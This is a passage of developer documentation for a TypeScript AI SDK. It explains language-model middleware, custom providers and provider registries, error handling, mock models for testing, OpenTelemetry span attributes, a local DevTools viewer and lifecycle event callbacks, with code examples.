// filtering approach, e.g. for PII or other sensitive information:
const cleanedText = text?.replace(/badword/g, '<REDACTED>');
return { text: cleanedText, ...rest };
},
// here you would implement the guardrail logic for streaming
// Note: streaming guardrails are difficult to implement, because
// you do not know the full content of the stream until it's finished.
};
Configuring Per Request Custom Metadata
To send and access custom metadata in Middleware, you can use providerOptions. This is useful when building logging middleware where you want to pass additional context like user IDs, timestamps, or other contextual data that can help with tracking and debugging.
import { generateText, wrapLanguageModel } from 'ai';
__PROVIDER_IMPORT__;
import type { LanguageModelV3Middleware } from '@ai-sdk/provider';
export const yourLogMiddleware: LanguageModelV3Middleware = {
wrapGenerate: async ({ doGenerate, params }) => {
console.log('METADATA', params?.providerMetadata?.yourLogMiddleware);
const result = await doGenerate();
return result;
},
};
const { text } = await generateText({
model: wrapLanguageModel({
model: __MODEL__,
middleware: yourLogMiddleware,
}),
prompt: 'Invent a new holiday and describe its traditions.',
providerOptions: {
yourLogMiddleware: {
hello: 'world',
},
},
});
console.log(text);
title: Provider & Model Management description: Learn how to work with multiple providers and models
Provider & Model Management
When you work with multiple providers and models, it is often desirable to manage them in a central place and access the models through simple string ids.
The AI SDK offers custom providers and a provider registry for this purpose:
- With custom providers, you can pre-configure model settings, provide model name aliases, and limit the available models.
- The provider registry lets you mix multiple providers and access them through simple string ids.
You can mix and match custom providers, the provider registry, and middleware in your application.
Custom Providers
You can create a custom provider using customProvider.
Example: custom model settings
You might want to override the default model settings for a provider or provide model name aliases with pre-configured settings.
import {
gateway,
customProvider,
defaultSettingsMiddleware,
wrapLanguageModel,
} from 'ai';
// custom provider with different provider options:
export const openai = customProvider({
languageModels: {
// replacement model with custom provider options:
'gpt-5.1': wrapLanguageModel({
model: gateway('openai/gpt-5.1'),
middleware: defaultSettingsMiddleware({
settings: {
providerOptions: {
openai: {
reasoningEffort: 'high',
},
},
},
}),
}),
// alias model with custom provider options:
'gpt-5.1-high-reasoning': wrapLanguageModel({
model: gateway('openai/gpt-5.1'),
middleware: defaultSettingsMiddleware({
settings: {
providerOptions: {
openai: {
reasoningEffort: 'high',
},
},
},
}),
}),
},
fallbackProvider: gateway,
});
Example: model name alias
You can also provide model name aliases, so you can update the model version in one place in the future:
import { customProvider, gateway } from 'ai';
// custom provider with alias names:
export const anthropic = customProvider({
languageModels: {
opus: gateway('anthropic/claude-opus-4.1'),
sonnet: gateway('anthropic/claude-sonnet-4.5'),
haiku: gateway('anthropic/claude-haiku-4.5'),
},
fallbackProvider: gateway,
});
Example: limit available models
You can limit the available models in the system, even if you have multiple providers.
import {
customProvider,
defaultSettingsMiddleware,
wrapLanguageModel,
gateway,
} from 'ai';
export const myProvider = customProvider({
languageModels: {
'text-medium': gateway('anthropic/claude-3-5-sonnet-20240620'),
'text-small': gateway('openai/gpt-5-mini'),
'reasoning-medium': wrapLanguageModel({
model: gateway('openai/gpt-5.1'),
middleware: defaultSettingsMiddleware({
settings: {
providerOptions: {
openai: {
reasoningEffort: 'high',
},
},
},
}),
}),
'reasoning-fast': wrapLanguageModel({
model: gateway('openai/gpt-5.1'),
middleware: defaultSettingsMiddleware({
settings: {
providerOptions: {
openai: {
reasoningEffort: 'low',
},
},
},
}),
}),
},
embeddingModels: {
embedding: gateway.embeddingModel('openai/text-embedding-3-small'),
},
// no fallback provider
});
Provider Registry
You can create a provider registry with multiple providers and models using createProviderRegistry.
Setup
import { anthropic } from '@ai-sdk/anthropic';
import { openai } from '@ai-sdk/openai';
import { createProviderRegistry, gateway } from 'ai';
export const registry = createProviderRegistry({
// register provider with prefix and default setup using gateway:
gateway,
// register provider with prefix and direct provider import:
anthropic,
openai,
});
Setup with Custom Separator
By default, the registry uses : as the separator between provider and model IDs. You can customize this separator:
import { anthropic } from '@ai-sdk/anthropic';
import { openai } from '@ai-sdk/openai';
import { createProviderRegistry, gateway } from 'ai';
export const customSeparatorRegistry = createProviderRegistry(
{
gateway,
anthropic,
openai,
},
{ separator: ' > ' },
);
Example: Use language models
You can access language models by using the languageModel method on the registry.
The provider id will become the prefix of the model id: providerId:modelId.
import { generateText } from 'ai';
import { registry } from './registry';
const { text } = await generateText({
model: registry.languageModel('openai:gpt-5.1'), // default separator
// or with custom separator:
// model: customSeparatorRegistry.languageModel('openai > gpt-5.1'),
prompt: 'Invent a new holiday and describe its traditions.',
});
Example: Use text embedding models
You can access text embedding models by using the .embeddingModel method on the registry.
The provider id will become the prefix of the model id: providerId:modelId.
import { embed } from 'ai';
import { registry } from './registry';
const { embedding } = await embed({
model: registry.embeddingModel('openai:text-embedding-3-small'),
value: 'sunny day at the beach',
});
Example: Use image models
You can access image models by using the imageModel method on the registry.
The provider id will become the prefix of the model id: providerId:modelId.
import { generateImage } from 'ai';
import { registry } from './registry';
const { image } = await generateImage({
model: registry.imageModel('openai:dall-e-3'),
prompt: 'A beautiful sunset over a calm ocean',
});
Combining Custom Providers, Provider Registry, and Middleware
The central idea of provider management is to set up a file that contains all the providers and models you want to use. You may want to pre-configure model settings, provide model name aliases, limit the available models, and more.
Here is an example that implements the following concepts:
- pass through gateway with a namespace prefix (here:
gateway > *) - pass through a full provider with a namespace prefix (here:
xai > *) - setup an OpenAI-compatible provider with custom api key and base URL (here:
custom > *) - setup model name aliases (here:
anthropic > fast,anthropic > writing,anthropic > reasoning) - pre-configure model settings (here:
anthropic > reasoning) - validate the provider-specific options (here:
AnthropicLanguageModelOptions) - use a fallback provider (here:
anthropic > *) - limit a provider to certain models without a fallback (here:
groq > gemma2-9b-it,groq > qwen-qwq-32b) - define a custom separator for the provider registry (here:
>)
import { anthropic, AnthropicLanguageModelOptions } from '@ai-sdk/anthropic';
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
import { xai } from '@ai-sdk/xai';
import { groq } from '@ai-sdk/groq';
import {
createProviderRegistry,
customProvider,
defaultSettingsMiddleware,
gateway,
wrapLanguageModel,
} from 'ai';
export const registry = createProviderRegistry(
{
// pass through gateway with a namespace prefix
gateway,
// pass through full providers with namespace prefixes
xai,
// access an OpenAI-compatible provider with custom setup
custom: createOpenAICompatible({
name: 'provider-name',
apiKey: process.env.CUSTOM_API_KEY,
baseURL: 'https://api.custom.com/v1',
}),
// setup model name aliases
anthropic: customProvider({
languageModels: {
fast: anthropic('claude-haiku-4-5'),
// simple model
writing: anthropic('claude-sonnet-4-5'),
// extended reasoning model configuration:
reasoning: wrapLanguageModel({
model: anthropic('claude-sonnet-4-5'),
middleware: defaultSettingsMiddleware({
settings: {
maxOutputTokens: 100000, // example default setting
providerOptions: {
anthropic: {
thinking: {
type: 'enabled',
budgetTokens: 32000,
},
} satisfies AnthropicLanguageModelOptions,
},
},
}),
}),
},
fallbackProvider: anthropic,
}),
// limit a provider to certain models without a fallback
groq: customProvider({
languageModels: {
'gemma2-9b-it': groq('gemma2-9b-it'),
'qwen-qwq-32b': groq('qwen-qwq-32b'),
},
}),
},
{ separator: ' > ' },
);
// usage:
const model = registry.languageModel('anthropic > reasoning');
Global Provider Configuration
The AI SDK 5 includes a global provider feature that allows you to specify a model using just a plain model ID string:
import { streamText } from 'ai';
__PROVIDER_IMPORT__;
const result = await streamText({
model: __MODEL__, // Uses the global provider (defaults to gateway)
prompt: 'Invent a new holiday and describe its traditions.',
});
By default, the global provider is set to the Vercel AI Gateway.
Customizing the Global Provider
You can set your own preferred global provider:
import { openai } from '@ai-sdk/openai';
// Initialize once during startup:
globalThis.AI_SDK_DEFAULT_PROVIDER = openai;
import { streamText } from 'ai';
const result = await streamText({
model: 'gpt-5.1', // Uses OpenAI provider without prefix
prompt: 'Invent a new holiday and describe its traditions.',
});
This simplifies provider usage and makes it easier to switch between providers without changing your model references throughout your codebase.
title: Error Handling description: Learn how to handle errors in the AI SDK Core
Error Handling
Handling regular errors
Regular errors are thrown and can be handled using the try/catch block.
import { generateText } from 'ai';
__PROVIDER_IMPORT__;
try {
const { text } = await generateText({
model: __MODEL__,
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
} catch (error) {
// handle error
}
See Error Types for more information on the different types of errors that may be thrown.
Handling streaming errors (simple streams)
When errors occur during streams that do not support error chunks,
the error is thrown as a regular error.
You can handle these errors using the try/catch block.
import { streamText } from 'ai';
__PROVIDER_IMPORT__;
try {
const { textStream } = streamText({
model: __MODEL__,
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
for await (const textPart of textStream) {
process.stdout.write(textPart);
}
} catch (error) {
// handle error
}
Handling streaming errors (streaming with error support)
Full streams support error parts. You can handle those parts similar to other parts. It is recommended to also add a try-catch block for errors that happen outside of the streaming.
import { streamText } from 'ai';
__PROVIDER_IMPORT__;
try {
const { fullStream } = streamText({
model: __MODEL__,
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
for await (const part of fullStream) {
switch (part.type) {
// ... handle other part types
case 'error': {
const error = part.error;
// handle error
break;
}
case 'abort': {
// handle stream abort
break;
}
case 'tool-error': {
const error = part.error;
// handle error
break;
}
}
}
} catch (error) {
// handle error
}
Handling stream aborts
When streams are aborted (e.g., via chat stop button), you may want to perform cleanup operations like updating stored messages in your UI. Use the onAbort callback to handle these cases.
The onAbort callback is called when a stream is aborted via AbortSignal, but onFinish is not called. This ensures you can still update your UI state appropriately.
import { streamText } from 'ai';
__PROVIDER_IMPORT__;
const { textStream } = streamText({
model: __MODEL__,
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
onAbort: ({ steps }) => {
// Update stored messages or perform cleanup
console.log('Stream aborted after', steps.length, 'steps');
},
onFinish: ({ steps, totalUsage }) => {
// This is called on normal completion
console.log('Stream completed normally');
},
});
for await (const textPart of textStream) {
process.stdout.write(textPart);
}
The onAbort callback receives:
steps: An array of all completed steps before the abort
You can also handle abort events directly in the stream:
import { streamText } from 'ai';
__PROVIDER_IMPORT__;
const { fullStream } = streamText({
model: __MODEL__,
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
for await (const chunk of fullStream) {
switch (chunk.type) {
case 'abort': {
// Handle abort directly in stream
console.log('Stream was aborted');
break;
}
// ... handle other part types
}
}
title: Testing description: Learn how to use AI SDK Core mock providers for testing.
Testing
Testing language models can be challenging, because they are non-deterministic and calling them is slow and expensive.
To enable you to unit test your code that uses the AI SDK, the AI SDK Core
includes mock providers and test helpers. You can import the following helpers from ai/test:
MockEmbeddingModelV3: A mock embedding model using the embedding model v3 specification.MockLanguageModelV3: A mock language model using the language model v3 specification.mockId: Provides an incrementing integer ID.mockValues: Iterates over an array of values with each call. Returns the last value when the array is exhausted.
You can also import simulateReadableStream from ai to simulate a readable stream with delays.
With mock providers and test helpers, you can control the output of the AI SDK and test your code in a repeatable and deterministic way without actually calling a language model provider.
Examples
You can use the test helpers with the AI Core functions in your unit tests:
generateText
import { generateText } from 'ai';
import { MockLanguageModelV3 } from 'ai/test';
const result = await generateText({
model: new MockLanguageModelV3({
doGenerate: async () => ({
content: [{ type: 'text', text: `Hello, world!` }],
finishReason: { unified: 'stop', raw: undefined },
usage: {
inputTokens: {
total: 10,
noCache: 10,
cacheRead: undefined,
cacheWrite: undefined,
},
outputTokens: {
total: 20,
text: 20,
reasoning: undefined,
},
},
warnings: [],
}),
}),
prompt: 'Hello, test!',
});
streamText
import { streamText, simulateReadableStream } from 'ai';
import { MockLanguageModelV3 } from 'ai/test';
const result = streamText({
model: new MockLanguageModelV3({
doStream: async () => ({
stream: simulateReadableStream({
chunks: [
{ type: 'text-start', id: 'text-1' },
{ type: 'text-delta', id: 'text-1', delta: 'Hello' },
{ type: 'text-delta', id: 'text-1', delta: ', ' },
{ type: 'text-delta', id: 'text-1', delta: 'world!' },
{ type: 'text-end', id: 'text-1' },
{
type: 'finish',
finishReason: { unified: 'stop', raw: undefined },
logprobs: undefined,
usage: {
inputTokens: {
total: 3,
noCache: 3,
cacheRead: undefined,
cacheWrite: undefined,
},
outputTokens: {
total: 10,
text: 10,
reasoning: undefined,
},
},
},
],
}),
}),
}),
prompt: 'Hello, test!',
});
generateText with Output
import { generateText, Output } from 'ai';
import { MockLanguageModelV3 } from 'ai/test';
import { z } from 'zod';
const result = await generateText({
model: new MockLanguageModelV3({
doGenerate: async () => ({
content: [{ type: 'text', text: `{"content":"Hello, world!"}` }],
finishReason: { unified: 'stop', raw: undefined },
usage: {
inputTokens: {
total: 10,
noCache: 10,
cacheRead: undefined,
cacheWrite: undefined,
},
outputTokens: {
total: 20,
text: 20,
reasoning: undefined,
},
},
warnings: [],
}),
}),
output: Output.object({ schema: z.object({ content: z.string() }) }),
prompt: 'Hello, test!',
});
streamText with Output
import { streamText, Output, simulateReadableStream } from 'ai';
import { MockLanguageModelV3 } from 'ai/test';
import { z } from 'zod';
const result = streamText({
model: new MockLanguageModelV3({
doStream: async () => ({
stream: simulateReadableStream({
chunks: [
{ type: 'text-start', id: 'text-1' },
{ type: 'text-delta', id: 'text-1', delta: '{ ' },
{ type: 'text-delta', id: 'text-1', delta: '"content": ' },
{ type: 'text-delta', id: 'text-1', delta: `"Hello, ` },
{ type: 'text-delta', id: 'text-1', delta: `world` },
{ type: 'text-delta', id: 'text-1', delta: `!"` },
{ type: 'text-delta', id: 'text-1', delta: ' }' },
{ type: 'text-end', id: 'text-1' },
{
type: 'finish',
finishReason: { unified: 'stop', raw: undefined },
logprobs: undefined,
usage: {
inputTokens: {
total: 3,
noCache: 3,
cacheRead: undefined,
cacheWrite: undefined,
},
outputTokens: {
total: 10,
text: 10,
reasoning: undefined,
},
},
},
],
}),
}),
}),
output: Output.object({ schema: z.object({ content: z.string() }) }),
prompt: 'Hello, test!',
});
Simulate UI Message Stream Responses
You can also simulate UI Message Stream responses for testing, debugging, or demonstration purposes.
Here is a Next example:
import { simulateReadableStream } from 'ai';
export async function POST(req: Request) {
return new Response(
simulateReadableStream({
initialDelayInMs: 1000, // Delay before the first chunk
chunkDelayInMs: 300, // Delay between chunks
chunks: [
`data: {"type":"start","messageId":"msg-123"}\n\n`,
`data: {"type":"text-start","id":"text-1"}\n\n`,
`data: {"type":"text-delta","id":"text-1","delta":"This"}\n\n`,
`data: {"type":"text-delta","id":"text-1","delta":" is an"}\n\n`,
`data: {"type":"text-delta","id":"text-1","delta":" example."}\n\n`,
`data: {"type":"text-end","id":"text-1"}\n\n`,
`data: {"type":"finish"}\n\n`,
`data: [DONE]\n\n`,
],
}).pipeThrough(new TextEncoderStream()),
{
status: 200,
headers: {
'Content-Type': 'text/event-stream',
'Cache-Control': 'no-cache',
Connection: 'keep-alive',
'x-vercel-ai-ui-message-stream': 'v1',
},
},
);
}
title: Telemetry description: Using OpenTelemetry with AI SDK Core
Telemetry
The AI SDK uses OpenTelemetry to collect telemetry data. OpenTelemetry is an open-source observability framework designed to provide standardized instrumentation for collecting telemetry data.
Check out the AI SDK Observability Integrations to see providers that offer monitoring and tracing for AI SDK applications.
Enabling telemetry
For Next.js applications, please follow the Next.js OpenTelemetry guide to enable telemetry first.
You can then use the experimental_telemetry option to enable telemetry on specific function calls while the feature is experimental:
const result = await generateText({
model: __MODEL__,
prompt: 'Write a short story about a cat.',
experimental_telemetry: { isEnabled: true },
});
When telemetry is enabled, you can also control if you want to record the input values and the output values for the function.
By default, both are enabled. You can disable them by setting the recordInputs and recordOutputs options to false.
Disabling the recording of inputs and outputs can be useful for privacy, data transfer, and performance reasons. You might for example want to disable recording inputs if they contain sensitive information.
Telemetry Metadata
You can provide a functionId to identify the function that the telemetry data is for,
and metadata to include additional information in the telemetry data.
const result = await generateText({
model: __MODEL__,
prompt: 'Write a short story about a cat.',
experimental_telemetry: {
isEnabled: true,
functionId: 'my-awesome-function',
metadata: {
something: 'custom',
someOtherThing: 'other-value',
},
},
});
Custom Tracer
You may provide a tracer which must return an OpenTelemetry Tracer. This is useful in situations where
you want your traces to use a TracerProvider other than the one provided by the @opentelemetry/api singleton.
const tracerProvider = new NodeTracerProvider();
const result = await generateText({
model: __MODEL__,
prompt: 'Write a short story about a cat.',
experimental_telemetry: {
isEnabled: true,
tracer: tracerProvider.getTracer('ai'),
},
});
Telemetry Integrations
Telemetry integrations let you hook into the generation lifecycle to build custom observability — logging, analytics, DevTools, or any other monitoring system. Instead of wiring up individual callbacks on every call, you implement a TelemetryIntegration once and pass it via experimental_telemetry.integrations.
Using an integration
Pass one or more integrations to any generateText or streamText call:
import { streamText } from 'ai';
import { devToolsIntegration } from '@ai-sdk/devtools';
const result = streamText({
model: openai('gpt-4o'),
prompt: 'Hello!',
experimental_telemetry: {
isEnabled: true,
integrations: [devToolsIntegration()],
},
});
You can combine multiple integrations — they all receive the same lifecycle events:
experimental_telemetry: {
isEnabled: true,
integrations: [devToolsIntegration(), otelIntegration(), customLogger()],
},
Errors inside integrations are caught and do not break the generation flow.
Building a custom integration
Implement the TelemetryIntegration interface from the ai package. All methods are optional — implement only the lifecycle events you care about:
import type { TelemetryIntegration } from 'ai';
import { bindTelemetryIntegration } from 'ai';
class MyIntegration implements TelemetryIntegration {
async onStart(event) {
console.log('Generation started:', event.model.modelId);
}
async onStepFinish(event) {
console.log(
`Step ${event.stepNumber} done:`,
event.usage.totalTokens,
'tokens',
);
}
async onToolCallFinish(event) {
if (event.success) {
console.log(
`Tool "${event.toolCall.toolName}" took ${event.durationMs}ms`,
);
} else {
console.error(`Tool "${event.toolCall.toolName}" failed:`, event.error);
}
}
async onFinish(event) {
console.log('Done. Total tokens:', event.totalUsage.totalTokens);
}
}
export function myIntegration(): TelemetryIntegration {
return bindTelemetryIntegration(new MyIntegration());
}
Use bindTelemetryIntegration for class-based integrations to ensure this is correctly bound when methods are extracted and called as callbacks.
Available lifecycle methods
<PropertiesTable content={[ { name: 'onStart', type: '(event: OnStartEvent) => void | PromiseLike', description: 'Called when the generation operation begins, before any LLM calls.', }, { name: 'onStepStart', type: '(event: OnStepStartEvent) => void | PromiseLike', description: 'Called when a step (LLM call) begins, before the provider is called.', }, { name: 'onToolCallStart', type: '(event: OnToolCallStartEvent) => void | PromiseLike', description: "Called when a tool's execute function is about to run.", }, { name: 'onToolCallFinish', type: '(event: OnToolCallFinishEvent) => void | PromiseLike', description: "Called when a tool's execute function completes or errors.", }, { name: 'onStepFinish', type: '(event: OnStepFinishEvent) => void | PromiseLike', description: 'Called when a step (LLM call) completes.', }, { name: 'onFinish', type: '(event: OnFinishEvent) => void | PromiseLike', description: 'Called when the entire generation completes (all steps finished).', }, ]} />
The event types for each method are the same as the corresponding event callbacks. See the event callbacks documentation for the full property reference of each event.
Collected Data
generateText function
generateText records 3 types of spans:
-
ai.generateText(span): the full length of the generateText call. It contains 1 or moreai.generateText.doGeneratespans. It contains the basic LLM span information and the following attributes:operation.name:ai.generateTextand the functionId that was set throughtelemetry.functionIdai.operationId:"ai.generateText"ai.prompt: the prompt that was used when callinggenerateTextai.response.text: the text that was generatedai.response.toolCalls: the tool calls that were made as part of the generation (stringified JSON)ai.response.finishReason: the reason why the generation finishedai.settings.maxOutputTokens: the maximum number of output tokens that were set
-
ai.generateText.doGenerate(span): a provider doGenerate call. It can containai.toolCallspans. It contains the call LLM span information and the following attributes:operation.name:ai.generateText.doGenerateand the functionId that was set throughtelemetry.functionIdai.operationId:"ai.generateText.doGenerate"ai.prompt.messages: the messages that were passed into the providerai.prompt.tools: array of stringified tool definitions. The tools can be of typefunctionorprovider-defined-client. Function tools have aname,description(optional), andinputSchema(JSON schema). Provider-defined-client tools have aname,id, andinput(Record).ai.prompt.toolChoice: the stringified tool choice setting (JSON). It has atypeproperty (auto,none,required,tool), and if the type istool, atoolNameproperty with the specific tool.ai.response.text: the text that was generatedai.response.toolCalls: the tool calls that were made as part of the generation (stringified JSON)ai.response.finishReason: the reason why the generation finished
-
ai.toolCall(span): a tool call that is made as part of the generateText call. See Tool call spans for more details.
streamText function
streamText records 3 types of spans and 2 types of events:
-
ai.streamText(span): the full length of the streamText call. It contains aai.streamText.doStreamspan. It contains the basic LLM span information and the following attributes:operation.name:ai.streamTextand the functionId that was set throughtelemetry.functionIdai.operationId:"ai.streamText"ai.prompt: the prompt that was used when callingstreamTextai.response.text: the text that was generatedai.response.toolCalls: the tool calls that were made as part of the generation (stringified JSON)ai.response.finishReason: the reason why the generation finishedai.settings.maxOutputTokens: the maximum number of output tokens that were set
-
ai.streamText.doStream(span): a provider doStream call. This span contains anai.stream.firstChunkevent andai.toolCallspans. It contains the call LLM span information and the following attributes:operation.name:ai.streamText.doStreamand the functionId that was set throughtelemetry.functionIdai.operationId:"ai.streamText.doStream"ai.prompt.messages: the messages that were passed into the providerai.prompt.tools: array of stringified tool definitions. The tools can be of typefunctionorprovider-defined-client. Function tools have aname,description(optional), andinputSchema(JSON schema). Provider-defined-client tools have aname,id, andinput(Record).ai.prompt.toolChoice: the stringified tool choice setting (JSON). It has atypeproperty (auto,none,required,tool), and if the type istool, atoolNameproperty with the specific tool.ai.response.text: the text that was generatedai.response.toolCalls: the tool calls that were made as part of the generation (stringified JSON)ai.response.msToFirstChunk: the time it took to receive the first chunk in millisecondsai.response.msToFinish: the time it took to receive the finish part of the LLM stream in millisecondsai.response.avgCompletionTokensPerSecond: the average number of completion tokens per secondai.response.finishReason: the reason why the generation finished
-
ai.toolCall(span): a tool call that is made as part of the generateText call. See Tool call spans for more details. -
ai.stream.firstChunk(event): an event that is emitted when the first chunk of the stream is received.ai.response.msToFirstChunk: the time it took to receive the first chunk
-
ai.stream.finish(event): an event that is emitted when the finish part of the LLM stream is received.
It also records a ai.stream.firstChunk event when the first chunk of the stream is received.
Deprecated object APIs
If you still run deprecated object APIs, you will see legacy span names:
generateObject:ai.generateObject,ai.generateObject.doGeneratestreamObject:ai.streamObject,ai.streamObject.doStream,ai.stream.firstChunk
Legacy object spans include the same core metadata as other LLM spans, plus
object-specific attributes such as ai.schema.*, ai.response.object, and
ai.settings.output.
embed function
embed records 2 types of spans:
-
ai.embed(span): the full length of the embed call. It contains 1ai.embed.doEmbedspans. It contains the basic embedding span information and the following attributes:operation.name:ai.embedand the functionId that was set throughtelemetry.functionIdai.operationId:"ai.embed"ai.value: the value that was passed into theembedfunctionai.embedding: a JSON-stringified embedding
-
ai.embed.doEmbed(span): a provider doEmbed call. It contains the basic embedding span information and the following attributes:operation.name:ai.embed.doEmbedand the functionId that was set throughtelemetry.functionIdai.operationId:"ai.embed.doEmbed"ai.values: the values that were passed into the provider (array)ai.embeddings: an array of JSON-stringified embeddings
embedMany function
embedMany records 2 types of spans:
-
ai.embedMany(span): the full length of the embedMany call. It contains 1 or moreai.embedMany.doEmbedspans. It contains the basic embedding span information and the following attributes:operation.name:ai.embedManyand the functionId that was set throughtelemetry.functionIdai.operationId:"ai.embedMany"ai.values: the values that were passed into theembedManyfunctionai.embeddings: an array of JSON-stringified embedding
-
ai.embedMany.doEmbed(span): a provider doEmbed call. It contains the basic embedding span information and the following attributes:operation.name:ai.embedMany.doEmbedand the functionId that was set throughtelemetry.functionIdai.operationId:"ai.embedMany.doEmbed"ai.values: the values that were sent to the providerai.embeddings: an array of JSON-stringified embeddings for each value
Span Details
Basic LLM span information
Many spans that use LLMs (ai.generateText, ai.generateText.doGenerate, ai.streamText, ai.streamText.doStream) contain the following attributes:
resource.name: the functionId that was set throughtelemetry.functionIdai.model.id: the id of the modelai.model.provider: the provider of the modelai.request.headers.*: the request headers that were passed in throughheadersai.response.providerMetadata: provider specific metadata returned with the generation responseai.settings.maxRetries: the maximum number of retries that were setai.telemetry.functionId: the functionId that was set throughtelemetry.functionIdai.telemetry.metadata.*: the metadata that was passed in throughtelemetry.metadataai.usage.completionTokens: the number of completion tokens that were usedai.usage.promptTokens: the number of prompt tokens that were used
Call LLM span information
Spans that correspond to individual LLM calls (ai.generateText.doGenerate, ai.streamText.doStream) contain
basic LLM span information and the following attributes:
ai.response.model: the model that was used to generate the response. This can be different from the model that was requested if the provider supports aliases.ai.response.id: the id of the response. Uses the ID from the provider when available.ai.response.timestamp: the timestamp of the response. Uses the timestamp from the provider when available.- Semantic Conventions for GenAI operations
gen_ai.system: the provider that was usedgen_ai.request.model: the model that was requestedgen_ai.request.temperature: the temperature that was setgen_ai.request.max_tokens: the maximum number of tokens that were setgen_ai.request.frequency_penalty: the frequency penalty that was setgen_ai.request.presence_penalty: the presence penalty that was setgen_ai.request.top_k: the topK parameter value that was setgen_ai.request.top_p: the topP parameter value that was setgen_ai.request.stop_sequences: the stop sequencesgen_ai.response.finish_reasons: the finish reasons that were returned by the providergen_ai.response.model: the model that was used to generate the response. This can be different from the model that was requested if the provider supports aliases.gen_ai.response.id: the id of the response. Uses the ID from the provider when available.gen_ai.usage.input_tokens: the number of prompt tokens that were usedgen_ai.usage.output_tokens: the number of completion tokens that were used
Basic embedding span information
Many spans that use embedding models (ai.embed, ai.embed.doEmbed, ai.embedMany, ai.embedMany.doEmbed) contain the following attributes:
ai.model.id: the id of the modelai.model.provider: the provider of the modelai.request.headers.*: the request headers that were passed in throughheadersai.settings.maxRetries: the maximum number of retries that were setai.telemetry.functionId: the functionId that was set throughtelemetry.functionIdai.telemetry.metadata.*: the metadata that was passed in throughtelemetry.metadataai.usage.tokens: the number of tokens that were usedresource.name: the functionId that was set throughtelemetry.functionId
Tool call spans
Tool call spans (ai.toolCall) contain the following attributes:
operation.name:"ai.toolCall"ai.operationId:"ai.toolCall"ai.toolCall.name: the name of the toolai.toolCall.id: the id of the tool callai.toolCall.args: the input parameters of the tool callai.toolCall.result: the output result of the tool call. Only available if the tool call is successful and the result is serializable.
title: DevTools description: Debug and inspect AI SDK applications with DevTools
DevTools
AI SDK DevTools gives you full visibility over your AI SDK calls with generateText, streamText, and ToolLoopAgent. It helps you debug and inspect LLM requests, responses, tool calls, and multi-step interactions through a web-based UI.
DevTools is composed of two parts:
- Middleware: Captures runs and steps from your AI SDK calls
- Viewer: A web UI to inspect the captured data
Installation
Install the DevTools package:
pnpm add @ai-sdk/devtools
Requirements
- AI SDK v6 beta (
ai@^6.0.0-beta.0) - Node.js compatible runtime
Using DevTools
Add the middleware
Wrap your language model with the DevTools middleware using wrapLanguageModel:
import { wrapLanguageModel, gateway } from 'ai';
import { devToolsMiddleware } from '@ai-sdk/devtools';
const model = wrapLanguageModel({
model: gateway('anthropic/claude-sonnet-4.5'),
middleware: devToolsMiddleware(),
});
The wrapped model can be used with any AI SDK Core function:
import { generateText } from 'ai';
const result = await generateText({
model, // wrapped model with DevTools
prompt: 'What cities are in the United States?',
});
Launch the viewer
Start the DevTools viewer:
npx @ai-sdk/devtools
Open http://localhost:4983 to view your AI SDK interactions.
Monorepo usage
If you are using a monorepo setup (e.g. Turborepo, Nx), start DevTools from the same workspace where your AI SDK code runs.
For example, if your API is in apps/api, run:
cd apps/api
npx @ai-sdk/devtools
Captured data
The DevTools middleware captures the following information from your AI SDK calls:
- Input parameters and prompts: View the complete input sent to your LLM
- Output content and tool calls: Inspect generated text and tool invocations
- Token usage and timing: Monitor resource consumption and performance
- Raw provider data: Access complete request and response payloads
Runs and steps
DevTools organizes captured data into runs and steps:
- Run: A complete multi-step AI interaction, grouped by the initial prompt
- Step: A single LLM call within a run (e.g., one
generateTextorstreamTextcall)
Multi-step interactions, such as those created by tool calling or agent loops, are grouped together as a single run with multiple steps.
How it works
The DevTools middleware intercepts all generateText and streamText calls through the language model middleware system. Captured data is stored locally in a JSON file (.devtools/generations.json) and served through a web UI built with Hono and React.
Security considerations
DevTools stores all AI interactions locally in plain text files, including:
- User prompts and messages
- LLM responses
- Tool call arguments and results
- API request and response data
Only use DevTools in local development environments. Do not enable DevTools in production or when handling sensitive data.
title: Event Callbacks description: Subscribe to lifecycle events in generateText and streamText calls
Event Callbacks
The AI SDK provides per-call event callbacks that you can pass to generateText and streamText to observe lifecycle events. This is useful for building observability tools, logging systems, analytics, and debugging utilities.
Basic Usage
Pass callbacks directly to generateText or streamText:
import { generateText } from 'ai';
const result = await generateText({
model: openai('gpt-4o'),
prompt: 'What is the weather in San Francisco?',
experimental_onStart: event => {
console.log('Generation started:', event.model.modelId);
},
onFinish: event => {
console.log('Generation finished:', event.totalUsage);
},
});
Available Callbacks
<PropertiesTable content={[ { name: 'experimental_onStart', type: '(event: OnStartEvent) => void | Promise', description: 'Called when generation begins, before any LLM calls.', }, { name: 'experimental_onStepStart', type: '(event: OnStepStartEvent) => void | Promise', description: 'Called when a step (LLM call) begins, before the provider is called.', }, { name: 'experimental_onToolCallStart', type: '(event: OnToolCallStartEvent) => void | Promise', description: "Called when a tool's execute function is about to run.", }, { name: 'experimental_onToolCallFinish', type: '(event: OnToolCallFinishEvent) => void | Promise', description: "Called when a tool's execute function completes or errors.", }, { name: 'onStepFinish', type: '(event: OnStepFinishEvent) => void | Promise', description: 'Called when a step (LLM call) completes.', }, { name: 'onFinish', type: '(event: OnFinishEvent) => void | Promise', description: 'Called when the entire generation completes (all steps finished).', }, ]} />
Event Reference
experimental_onStart
Called when the generation operation begins, before any LLM calls are made.
const result = await generateText({
model: openai('gpt-4o'),
prompt: 'Hello!',
experimental_onStart: event => {
console.log('Model:', event.model.modelId);
console.log('Temperature:', event.temperature);
},
});
